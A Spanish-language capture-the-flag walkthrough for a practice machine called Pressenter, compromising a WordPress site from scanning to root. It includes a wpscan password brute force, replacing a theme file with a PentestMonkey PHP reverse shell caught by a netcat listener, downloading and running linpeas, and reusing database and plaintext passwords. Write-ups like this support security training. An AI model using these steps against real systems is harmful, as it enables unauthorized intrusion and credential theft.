


PRESSENTER



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip pressenter.zip
```

```
Archive: pressenter.zip
inflating: auto_deploy.sh
inflating: pressenter.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh pressenter.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.304 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.304/0.304/0.304/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 05:05 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000035s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Pressenter CTF
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontramos el puerto 80 .En el código fuente del servidor web encontramos un dominio oculto /pressenter.hl, lo añadimos al /etc/hosts



```
41 </section>
42
43 <section class="cta">
44   <h2>Ready to Prove Your Skills?</h2>
45   <p>Register now to secure your spot in Pressenter CTF. The clock is ticking, and the competition is fierce!</p>
46   <a href="register.html" class="cta-button">Register Now</a>
47 </section>
48
49 <footer>
50   <p>©2024 Pressenter CTF. All rights reserved.</p>
51   <p class="hidden-domain">Find us at <a href="http://pressenter.hl" target="_blank">pressenter.hl</a></p>
52 </footer>
53 </body>
54 </html>
```

ENUMERACIÓN

Con whatweb, investigamos tecnologías y tenemos un WordPress[6.6.1]

```
whatweb pressenter.hl
```

```
# whatweb pressenter.hl
http://pressenter.hl [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2]
, MetaGenerator[WordPress 6.6.1], Script[importmap,module], Title[PressEnter], UncommonHeaders[link], WordPress[6.6.1]
```

Con gobuster, vamos por directorios y archivos

gobuster dir -u http://pressenter.hl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

```
gobuster dir -u http://pressenter.hl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://pressenter.hl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,doc,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 278]
/wp-content (Status: 301) [Size: 319] [→ http://pressenter.hl/wp-content/]
/.php (Status: 403) [Size: 278]
/index.php (Status: 301) [Size: 0] [→ http://pressenter.hl/]
/wp-includes (Status: 301) [Size: 320] [→ http://pressenter.hl/wp-includes/]
/wp-login.php (Status: 200) [Size: 6569]
/readme.html (Status: 200) [Size: 7409]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin (Status: 301) [Size: 317] [→ http://pressenter.hl/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
/.php (Status: 403) [Size: 278]
/.html (Status: 403) [Size: 278]
/wp-signup.php (Status: 302) [Size: 0] [→ http://pressenter.hl/wp-login.php?action=register]
/server-status (Status: 403) [Size: 278]
Progress: 1102800 / 1102805 (100.00%)


Finished
```

En **/wp-login.php** tenemos el panel de acceso. Investigando en **pressenter.hl**, sacamos dos posibles usuarios: **pressi** y **echo**.



pressenter.hl/wp-login.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec




Nombre de usuario o correo electrónico

Contraseña

☐ Recuérdame

[¿Has olvidado tu contraseña?](#)

[← Ir a PressEnter](#)


 Español

Con wpscan intentamos sacar una contraseña, primero probamos con

pressi

```
wpscan --url http://pressenter.hl --usernames pressi --passwords /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - pressi / dumbass  
Trying pressi / dumbass Time: 00:02:14 <  
  
[!] Valid Combinations Found:  
| Username: pressi, Password: dumbass
```



EXPLOTACIÓN

Ahora, en el panel, nos vamos a herramientas-editor de archivos de temas;
a la derecha, Twenty Twenty-Two -inc-plantilla de la página principal

Borramos el .php y los sustituimos por el de [PentestMonkey](#),
no sin antes ponernos a la escucha en el 4444

Ahora, nos vamos a

<http://pressenter.hl/wp-content/themes/twentytwentytwo/index.php>

y obtenemos conexión



```
nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [172.17.0.2] 52926
Linux 54b9869e74c4 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
18:03:57 up 46 min, 0 user, load average: 0.60, 0.72, 1.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Tratamos la TTY

script /dev/null -c bash

Ctl + z

stty raw -echo;fg

reset xterm

export SHELL=bash

export TERM=xterm

www-data@54b9869e74c4:/\$

ESCALADA DE PRIVILEGIOS

Nos bajamos linpeas. Le damos permisos y ejecutamos

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

Nos encuentra esto:

```
Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 root root 3012 Aug 22 12:46 /var/www/presenter/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'admin' );
define( 'DB_PASSWORD', 'rooteable' );
define( 'DB_HOST', '127.0.0.1' );
```

Usamos esta información para acceder a la base de datos de WordPress.

Con este comando intentamos conectarnos a mysql

```
mysql -u admin -p'rooteable' -h 127.0.0.1
```

```
www-data@54b9869e74c4:/var/backups$ mysql -u admin -p'rooteable' -h 127.0.0.1
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 77
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

SHOW DATABASES;

USE wordpress;

SHOW TABLES;

SELECT*FROM wp_usernames;

```
mysql> select*from wp_usernames;
+-----+-----+-----+-----+
| id | username | password          | created_at          |
+-----+-----+-----+-----+
| 1 | enter    | kernellinuxhack  | 2024-08-22 13:18:04 |
+-----+-----+-----+-----+
1 row in set (0.01 sec)
```

Con ctrl+Z salimos de mysql. Nos hacemos enter

```
www-data@54b9869e74c4:/var/backups$ su enter
```

Password:

```
enter@54b9869e74c4:/var/backups$
```

Observamos que tiene una flag

```
enter@54b9869e74c4:~$ cat user.txt
```

Comprobamos que la contraseña de enter es válida para hacernos root

```
www-data@54b9869e74c4:/var/backups$ su enter
Password:
enter@54b9869e74c4:/var/backups$ su root
Password:
root@54b9869e74c4:/var/backups# whoami
root
root@54b9869e74c4:/var/backups# ^C
```

